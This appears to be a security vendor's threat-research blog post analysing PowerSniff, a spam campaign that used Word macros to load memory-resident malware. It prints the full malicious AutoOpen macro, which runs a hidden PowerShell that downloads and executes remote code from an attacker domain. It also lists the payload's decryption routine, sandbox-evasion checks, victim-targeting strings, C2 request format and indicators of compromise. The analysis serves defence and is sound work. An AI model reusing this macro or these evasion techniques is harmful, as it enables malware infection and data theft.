PowerSniff Malware Used in Macro-based Attacks

unit42.paloaltonetworks.com/powersniff-malware-used-in-macro-based-attacks/

Josh Grunzweig, Brandon Levene March 11, 2016

By Josh Grunzweig and Brandon Levene

March 11, 2016 at 1:00 PM

Category: Malware, Threat Prevention, Unit 42

Tags: AutoFocus, PowerSniff, WildFire

This post is also available in: 日本語 (Japanese)

Introduction

The concept of file-less malware is not a new one. Families like Poweliks, which abuse Microsoft's PowerShell, have emerged in recent years and have garnered extensive attention due to their ability to compromise a system while leaving little or no trace of their presence to traditional forensic techniques.

System administrators have lauded the power and versatility of PowerShell since version 2.0's integration into Windows 7. Unfortunately, with such versatility comes the opportunity for abuse, specifically surrounding the capability to write directly into memory of the host OS.

Typically, file-less malware has been observed in the context of Exploit Kits such as Angler. Palo Alto Networks has observed a recent high-threat spam campaign that is serving malicious macro documents used to execute PowerShell scripts which injects malware similar to the Ursnif family directly into memory. We call the malware PowerSniff.

Infection

First, victims are presented with an email similar to the image below.

Figure 1 Redacted email containing malicious Word document

At the time of writing, Palo Alto Networks has observed roughly 1500 emails sent using a variety of filenames. The majority of these emails contain specific information about the victim's company, such as their phone number, physical address, as well as the name of the individual. This additional information is not typically included in widespread spam campaigns, and can often provide a sense of trust when seen by the victim, which in turn may lead to a higher number of opened attachments.

The following examples of subject names have been witnessed in this campaign:

[Name], Please validate [Something] Gift Card from [Place]
[Name], Please validate this [Name] Gift Voucher
[Name], Please close this unpaid obligation #[Numbers]
[Name], New Reservation at [Place]
[Name], Please settle this unpaid balance [ID|Ref].[Numbers]
[Name], Please settle this overlooked payment [ID|Ref].[Numbers]

Additionally, the United States appears to be primarily affected by this threat, as shown in the AutoFocus map below:

Figure 2 AutoFocus view of attempted infections based on geographic location

While no specific industry has been targeted by this campaign, it appears as though the Professional, Hospitality, and Manufacturing industries have witnessed these emails most often.



Figure 3 AutoFocus view of attempted infections based on industry

Malicious Attachment

In the event a victim opens the malicious Microsoft Word document attached within the email, they will be subjected to a malicious macro contained within this file. The following example macro attempts to execute when the document initially opens. Depending on the security settings of Microsoft Word, victims may need to explicitly enable the macro to run.

```
Sub AutoOpen()
    x1 = "Download"
    h = "Str"
    o = "power" & "shell" & ".exe"
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    abcdef = h & "ing"
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\" & strComputer & "
        \root\cimv2:Win32_Process")
    objProcess.Create o & " -ExecutionPolicy Bypass -WindowStyle Hidden -
        noprofile -noexit -c if ([IntPtr]::size -eq 4) {(new-object Net.
        WebClient)." & x1 & abcdef & "('http://rabbitons.pw/cache') | iex }
        else {(new-object Net.WebClient)." & x1 & abcdef & "('http://rabbitons.
        pw/css') | iex}", Null, objConfig, intProcessID
End Sub
```

Figure 4 Malicious macro embedded in Microsoft Word document

This macro will invoke the WMI service to spawn a hidden instance of powershell.exe with the following arguments (The URLs have been defanged for safety):

1 powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c if ([IntPtr]::size -eq 4) {(new-object Net.WebClient).DownloadString('http://rabbitons[.]pw/cache') | iex } else {(new-object Net.WebClient).DownloadString('http://rabbitons[.]pw/css') | iex}

Readers may notice an if/else statement that is the result of a check against the size of the IntPtr object type. On 32-bit instances of Microsoft Windows, this object will have a size of 4, versus a 64-bit operating system, which has a size of 8. This particular check is a quick way for the attackers to determine if they are running on a 32-bit or 64-bit operating system. In the event they are running on a 32-bit system, they will download and execute the file located at the '/cache' URI. Alternatively, they will download and execute the file located at the '/css' URI.

Payload

The downloaded file is a PowerShell script that contains shellcode, which is subsequently decoded and executed, as seen in the following image.

Figure 5 PowerShell payload downloaded by malware

This shellcode, once executed, decrypts and executes an embedded payload. This embedded payload begins by decrypting a number of strings using the following algorithm, demonstrated in Python:

```
1  def decrypt(data, seed):
2  out = ""
3  for d in data:
4  byte = (ord(d)^seed) & 0xFF
5  out += chr(byte)
6  seed = (0x19660D * seed + 0x3C6EF35F) & 0xFFFFFFFF
7  return out
```

For this particular sample (SHA256: 74ec24b5d08266d86c59718a4a476cfa5d220b7b3c8cc594d4b9efc03e8bee0d), the malware uses a seed value of 0xDDBC9D5B. After string decryption completes, the payload performs a number of actions in an attempt to determine if it is running within a virtualized environment or sandbox.

Examples include looking for the following usernames:

- MALTEST
- TEQUILABOOMBOOM
- SANDBOX
- VIRUS
- MALWARE

The payload also checks for the presence of the following libraries:

- sbiedll.dll
- dbghelp.dll
- api_log.dll
- dir_watch.dll
- pstorec.dll
- vmERROR.dll
- wpespy.dll
- PrxDrvPE.dll
- PrxDrvPE64.dll

Other simple checks, such as a call to IsDebuggerPresent(), are also performed.

The payload proceeds to perform reconnaissance against the victim host by executing an ‘ipconfig -all’ in a new process and inspecting the results. The malware specifically looks for the absence of the following strings:

- school
- hospital
- colledge
- health
- NURSE

If these strings are not discovered, it will proceed to check the cached URLs on the victim machine against the following list:

- Citrix
- XenApp
- dana-na

If one of these strings, or any of a short list of financial institution websites is found in the cache, this victim machine is identified as being interesting to the attackers, and will be marked with a type of ‘666’ in subsequent HTTP requests. Additionally, the malware will take the output of the ‘net view’ command and look for the absence of the following strings:

- TEACHER
- STUDENT
- SCHOOLBOARD
- PEDIATRICS
- ORTHOPED

It will also look for the presence of the following strings:

- POS

- STORE
- SHOP
- SALE

If these conditions are met, the victim machine will be identified as interesting, and marked with a type of '666'. Alternatively, if none of the previous conditions are met, the payload will mark the victim with a type of '555'.

As a summary to these checks, it would appear as though this malware is attempting to actively avoid healthcare and education machines, as well as target point of sale instances and machines that conduct financial transactions. Similar techniques were witnessed in a malware family named 'Ursnif' in mid-2015.

After this reconnaissance has been performed, the malware will make a HTTP GET request to one of the embedded C2 servers, using the following format:

/yuppi/?
user=%08x%08x%08x%08x&id=%u&ver=%u&os=%lu&os2=%lu&host=%u&k=%lu&type=%u

The 'type' variable contains the '555' or '666' previously discussed. The 'id' and 'ver' variables are hardcoded. This particular sample used values of 24 and 123 respectively. The 'k' parameter is used as a decryption seed in the C2 server's response. In the event the C2 server is responsive, it will return an encrypted DLL. This DLL can be decrypted using the same decryption previously discussed, using the seed value located in the 'k' parameter. This DLL is then temporarily written to disk in the following location:

%%userprofile%%\\AppData\\LocalLow\\[random].db

After being written to disk, it will be executed using a call to rundll32.exe. The exported function of 'Register' is used when loading this malicious DLL. No C2 servers were responsive at the time of analysis.

Conclusion and Acknowledgements

This widespread spam campaign has been witnessed in the past week. Due to the target-specific details contained within the spam emails and the use of memory-resident malware, this particular campaign should be treated as a high threat. As this malware relies on malicious macros within Microsoft Word documents, users should ensure that macros are not enabled by default and should be wary of opening any macros in files received from untrusted sources.

Palo Alto Networks WildFire customers are protected against this threat, as all encountered files have been correctly flagged as malicious. Additionally, all C2 domains currently encountered have also been marked malicious. AutoFocus users can identify this malware using the PowerSniff tag.

The researchers would like to thank Cert.pl's @maciekkotowicz for his excellent analysis of the configuration data of the malware.

Indicators of Compromise

SHA256 Hashes

a8663becc17e34f85d828f53029ab110f92f635c3dfd94132e5ac87e2f0cdfc3
30cd5d32bc3c046cfc584cb8521f5589c4d86a4241d1a9ae6c8e9172aa58ac73
0661c68e6c247cd6f638dbcac7914c826a5feee1013e456af2f1f6fd642f4147
f204c10af7cdcc0b57e77b2e521b4b0ac04667ccffce478cb4c3b8b8f18e32a2
7e22ea4e06b8fd6698d224ce04b3ef5f00838543cb96fb234e4a8c84bb5fa7b3
f45bf212c43d1d30cc00f64b3dcae5c35d4a85cacd9350646f7918a30af1b709
1e746ba37c56f7f2422e6e01aa6fde6f019214a1e12475fe54ee5c2cf1b9f083
340f82a198aa510159989058f3f62861de74135666c50060491144b7b3ec5a6f
815bd46e66f1d330ed49c6f4a4e570da2ec89bcd665cedf025028a94d7b0cc1e
a1770a7671679f13601e75a7cb841fea90c7add78436a0bea875ce50b92afc33
83e305724e9cd020b8f80535c5dd897b2057cee7d2bb48461614a37941e78e3a
74ec24b5d08266d86c59718a4a476cfa5d220b7b3c8cc594d4b9efc03e8bee0d
90a7951683a5a77a21d4a544b76e2e6ee04e357d2f5bfcff01cd6924906adf77
2c21dafcb4f50cae47d0d4314810226cba3ee4e61811f5c778353c8eac9ba7dc
247511ab6d7d3820b9d345bb899a7827ce62c9dd27c538c75a73f5beba6c6018
708374a4dfaaa8e44ee217ca5946511cacec55da5eabb0feb1df321753258782
136379754edd05c20d5162aed7e10774a95657f69d4f9a5de17a8059c9018aa6
5d215ef3affe320efe4f5034513697675de40ba8878ca82e80b07ad1b8d61ed8

Command and Control Servers

supratimewest[.]com
letterinklandoix[.]net
supratimewest[.]biz
starwoodhotels[.]pw
oklinjgreirestacks[.]biz
www.starwoodhotels[.]pw
brookmensoklinherz[.]org

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.